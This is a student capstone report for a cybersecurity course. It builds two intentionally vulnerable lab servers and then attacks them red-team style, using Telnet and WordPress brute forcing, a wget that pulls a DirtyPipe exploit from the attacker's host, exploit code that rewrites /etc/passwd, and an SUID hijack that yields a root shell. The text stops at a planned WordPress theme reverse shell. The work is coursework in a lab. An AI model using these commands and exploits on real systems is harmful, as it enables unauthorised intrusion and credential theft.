



CAPSTONE PROJECT

ICTC9 Cybersecurity

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Part [1] System Design, Architecture & Administration

- I designed my environment with 2 servers are running multiple of services to serve my company.




Figure 1

- My running services:

-Server1:

```
server1@ubuntu:~$ sudo lsof -i -P -n | grep LISTEN
systemd-r 716 systemd-resolve 13u IPv4 34016 0t0 TCP 127.0.0.53:53 (LISTEN)
cupsd 758 root 6u IPv6 36428 0t0 TCP [::1]:631 (LISTEN)
cupsd 758 root 7u IPv4 36429 0t0 TCP 127.0.0.1:631 (LISTEN)
inetd 949 root 7u IPv4 39876 0t0 TCP *:23 (LISTEN)
```

Figure 2

```
server1@ubuntu:~$ sudo ufw status
Status: active

To Action From
--
23/tcp ALLOW Anywhere
23/tcp (v6) ALLOW Anywhere (v6)
```

Figure 3

1. **Telnet:** is a simple text-based network protocol, it used to access remote computers over tcp/ip networks

Installing steps:

- 1- `sudo apt install telnetd`
- 2- `sudo systemctl enable inetd`
- 3- `sudo systemctl start ssh`
- 4- `sudo ufw allow 23/tcp`

-Server2:

```
root@debian10:/home/debian# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      814/sshd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      789/mysqld
tcp6       0      0 :::80                  :::*                    LISTEN      908/apache2
tcp6       0      0 :::22                  :::*                    LISTEN      814/sshd
udp        0      0 0.0.0.0:59918           0.0.0.0:*               *          578/avahi-daemon: r
udp        0      0 0.0.0.0:5353            0.0.0.0:*               *          578/avahi-daemon: r
udp6       0      0 :::44868                :::*                    *          578/avahi-daemon: r
udp6       0      0 :::5353                 :::*                    *          578/avahi-daemon: r
root@debian10:/home/debian#
```

Figure 4

```
root@debian10:/home/debian# sudo ufw status
Status: active

To Action From
--
80/tcp ALLOW Anywhere
3306/tcp ALLOW Anywhere
22/tcp ALLOW Anywhere
80/tcp (v6) ALLOW Anywhere (v6)
3306/tcp (v6) ALLOW Anywhere (v6)
22/tcp (v6) ALLOW Anywhere (v6)
```

Figure 5

1. **SSH:** is a network communication protocol that enables two computers to securely communicate

--Installing steps:

- 1- `sudo apt-get install openssh-server`
- 2- `sudo systemctl enable ssh`
- 3- `sudo systemctl start ssh`
- 4- `sudo ufw allow 22/tcp`

2. **LAMP (Linux + Apache + MySQL + PHP/Perl/Python):** is a group of open-source software that is typically installed together in

order to enable a server to host dynamic websites and web apps written in PHP

- **HTTP(Apache2):** is an application-layer protocol is used to load webpages using hypertext links.

--Installing steps:

- 1- `sudo apt install apache2 apache2-utils`
- 2- `sudo systemctl start apache2`
- 3- `sudo ufw allow 80/tcp`

- **MYSQL:** is a database management system, it used to add, access, and process data stored in a computer database.

--Installing steps:

- 1- `sudo apt install mariadb-server mariadb-client`
- 2- `sudo mysql_secure_installation`
- 3- `sudo ufw allow 3306/tcp`

- **PHP:** is the most widely used open source and general-purpose server-side scripting language used mainly in web development to create dynamic websites and applications

--Installing steps:

- `apt install php7.3 libapache2-mod-php php7.3-mysql php-common php7.3-cli`

- The vulnerabilities I used
 - 1- **CVE (2022-0847) Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe):** allows any user to write to files that are read-only. This includes writing to files that are owned by root, allowing privilege escalation
 - 2- **Reverse Shell Through Editing WordPress Theme:** after login to the website you can upload a reverse shell through editing theme and establish a connection.

Part [2] Offensive Cybersecurity

Red Team Engagement Report

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1.Executive summary

The engagement performed by MK Company employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves enumeration, exploitation, and attack in order to improve the security in the systems.

I started my penetration testing with Nmap Enumeration to discover the open ports and the services running on the target hosts.

Nmap reveals a multiple running services such as SSH,Telnet,MYSQL,HTTP.

On the first targeted host I started with the HTTP service by using Gobuster tool to discover the directories and I found it using wordpress, then I was able to log in successfully after using brute force attack.

I was able to upload the reverse shell and gain access to the system.

On the second targeted host after I used a brute force attack and connected remotely to the target host successfully, I noticed it uses a vulnerable version of kernel that can exploit a dirtypipe attack.

1.1 Summary of Findings Identified




Figure 6

1.2 Administrative Privilege Escalation

Severity: Critical

Description:

Dirty Pipe (CVE-2022-0847): is a local privilege escalation vulnerability in the Linux kernel that could potentially allow an unprivileged user to do the following:

- Modify/overwrite arbitrary read-only files like /etc/passwd.

- Obtain an elevated shell

1.3 Interactive Shell to Admin Server

Severity: High

Description:

Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack

1.4 Admin Webserver Interface Compromise

Severity: Medium

Description:

The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

2. Attack narrative and findings




Figure 7




Figure 8

- Nmap Enumeration to discover live hosts, I discovered 2 live hosts.

```

Nmap scan report for 192.168.0.1
Host is up (0.0040s latency).
MAC Address: 64:70:02:84:7A:FC (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0019s latency).
MAC Address: A0:A8:CD:B4:96:73 (Intel Corporate)
Nmap scan report for 192.168.0.102
Host is up (0.0032s latency).
MAC Address: 00:0C:29:6F:A3:57 (VMware)
Nmap scan report for 192.168.0.103
Host is up (0.0016s latency).
MAC Address: 00:0C:29:43:4E:CC (VMware)
Nmap scan report for 192.168.0.104
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.20 seconds

```

Figure 9

- I noticed on the first host the telnet service is open so I used msfconsole framework to use telnet Login Check Scanner and to see if I can find the credentials to connect remotely to the targeted host

```

# Nmap 7.92 scan initiated Sat Dec 24 12:21:50 2022 as: nmap -A -o result 192.168.0.102
Nmap scan report for 192.168.0.102
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 00:0C:29:6F:A3:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 10

- I used a common wordlist for the usernames and passwords and run the test.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/Desktop/telnet/pass.txt	no	File containing passwords, one per line
RHOSTS	192.168.0.102	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/Desktop/telnet/user.txt	no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Figure 11

- As we see here in the picture, we found the username and the password of the targeted host.

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.0.102:23 - 192.168.0.102:23 - Login Successful: server1:flowerpower
[*] 192.168.0.102:23 - Attempting to start session 192.168.0.102:23 with server1:flowerpower
[*] Command shell session 1 opened (192.168.0.105:39025 -> 192.168.0.102:23) at 2022-12-24 12:34:40 -0500
```

Figure 12

- Logged in successfully

```
(kali㉿kali)-[~/Desktop]
$ telnet 192.168.0.102 23
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
Ubuntu 20.04.5 LTS
ubuntu login: server1
Password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.11.0-051100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

90 updates can be applied immediately.
66 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Dec 24 09:35:36 PST 2022 from 192.168.0.105 on pts/3
server1@ubuntu:~$
```

Figure 13

- I noticed this kernel's version is vulnerable to dirtypipe attack.

```
Linux
server1@ubuntu:~$ uname -a
Linux ubuntu 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
server1@ubuntu:~$
```

Figure 14

- I downloaded the exploit from my local server to the targeted host, and put it in a new directory with a common name to make it look like a normal directory.

```
server1@ubuntu:~$ cd /tmp
server1@ubuntu:/tmp$ ls
config-err-xM9AXl
ssh-ky5kzwD6mSd
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-colord.service-zljQMf
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-ModemManager.service-1VPC8h
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-ntp.service-TAPWjj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-switcheroo-control.service-ZWgZwj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-logind.service-igcfBg
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-resolved.service-An4axh
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-timedated.service-HuNHmj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-upower.service-B17gHi
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
vmware-root_953-3979774151
```

Figure 15

```
vmware-root_953-3979774151
server1@ubuntu:/tmp$ mkdir tracker-extract-files.1337
server1@ubuntu:/tmp$ cd tracker-extract-files.1337/
server1@ubuntu:/tmp/tracker-extract-files.1337$ wget -r http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
--2022-12-24 09:38:29-- http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
Connecting to 192.168.0.105:8000... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /CVE-2022-0847-DirtyPipe-Exploits/ [following]
--2022-12-24 09:38:29-- http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits/
Connecting to 192.168.0.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 666 [text/html]
Saving to: '192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits'

192.168.0.105:8000/CVE-2022-0847-Dir 100%[=====] 666 --.-KB/s

2022-12-24 09:38:29 (72.9 MB/s) - '192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits' saved [666/666]

Loading robots.txt; please ignore errors.
--2022-12-24 09:38:29-- http://192.168.0.105:8000/robots.txt
Connecting to 192.168.0.105:8000... connected.
```

Figure 16

- Exploit-1.c will replace the password of the root with the password piped and will take a backup of the /etc/passwd file under /tmp/passwd.bak

```

        fputc(c, f2);

fclose(f1);
fclose(f2);

loff_t offset = 4; // after the "root"
const char *const data = "::$6$root$XgJsQ7yaob86QFGQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1e
uYYLqIC6Wh2NyiiZ0Y9LXJKQlRiZkeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -6 -salt root
piped
printf("Setting root password to \"piped\" ... \n");
const size_t data_size = strlen(data);

if (offset % PAGE_SIZE == 0) {
    fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
    return EXIT_FAILURE;
}

const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
const loff_t end_offset = offset + (loff_t)data_size;

```

Figure 17

- I ran the script to generate the exploits, executed exploit-1

```

server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./compile.sh
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak ...
Done! Popping shell... (run commands now)
ls
snap
/bin^H^H^H
/bin/sh: 2: /: not found
whoami
root
cat /etc/shadow
root:!:19348:0:99999:7:::
daemon*:19235:0:99999:7:::
bin*:19235:0:99999:7:::
sys*:19235:0:99999:7:::
sync*:19235:0:99999:7:::
games*:19235:0:99999:7:::
man*:19235:0:99999:7:::
lp*:19235:0:99999:7:::

```

Figure 18

- Exploit-2.c can be used to inject and overwrite data in read-only SUID process memory that run as root.
- Finding SUID binaries using the command:

```
find / -perm -4000 2>/dev/null
```

```
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/telnetlogin
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
```

Figure 19

- Executed exploit-2 with SUID set and got root privileges, now you have all the permissions and can use it for bad intents such as add new user, modify configuration files etc.

```
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ls -la /usr/bin/sudo
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits# cd ../../../../
root@ubuntu:/# cd root
root@ubuntu:/root# whoami
root
root@ubuntu:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(server1)
root@ubuntu:/root#
```

Figure 20

- I scanned the server2 and found multiple of running ports.

```
# Nmap 7.92 scan initiated Sat Dec 24 13:23:30 2022 as: nmap -A -o result 192.168.0.103
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 44:1a:e9:21:1b:21:c0:c7:b4:55:54:58:45:7a:29:af (RSA)
|_  256 bf:ff:d4:d5:92:58:3e:dd:45:38:fc:3f:12:f1:44:42 (ECDSA)
|_  256 a0:f0:d7:82:ef:dc:ef:1a:14:88:2e:31:82:b5:61:fc (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
3306/tcp  open  mysql     MariaDB (unauthorized)
MAC Address: 00:0C:29:43:4E:CC (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 21

- I started enumeration the directories on the domain using gobuster tool, and found wordpress directory.

```
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.103
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: ndom-agent
[+] Extensions: php,html
[+] Follow Redirect: true
[+] Timeout: 10s

2022/12/24 13:34:06 Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 278]
./index.html (Status: 200) [Size: 10701]
./php (Status: 403) [Size: 278]
./info.php (Status: 200) [Size: 86345]
./admin (Status: 200) [Size: 20363]
./wordpress (Status: 200) [Size: 58852]
./php (Status: 403) [Size: 278]
./html (Status: 403) [Size: 278]
Progress: 244772 / 244932 (99.93%)
2022/12/24 13:35:03 Finished
```

Figure 22

- I checked user enumeration using wpscan tool.




Figure 23

- I found a username called admin.




Figure 24

- After I found the username, I used a password attack using the same tool and found the password.


```
(kali@kali)-[~/Desktop/server2]
$ sudo wpscan --url 192.168.0.103/wordpress -P /home/kali/Desktop/server2/pass.txt -U admin

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.0.103/wordpress/ [192.168.0.103]
[+] Started: Sat Dec 24 13:41:49 2022

Interesting Finding(s):
[+] Headers
```

Figure 25

```
[+] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / p4ssw0rd Time: 00:00:02 → (101 / 101) 100.00% Time: 00:00:02
Trying admin / p4ssw0rd Time: 00:00:02 → (101 / 202) 50.00% ETA: ??:??:??
[SUCCESS] - admin / p4ssw0rd

[+] Valid Combinations Found:
| Username: admin, Password: p4ssw0rd

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Dec 24 13:41:59 2022
[+] Requests Done: 243
[+] Cached Requests: 36
[+] Data Sent: 93.088 KB
[+] Data Received: 86.115 KB
[+] Memory used: 255.035 MB
[+] Elapsed time: 00:00:09
```

Figure 26

- I tried to login using the credential I found and it did work.




Figure 27

- I noticed on the appearance there is an editor for themes, and found there are php codes on it so I was thinking of try a reverse shell.

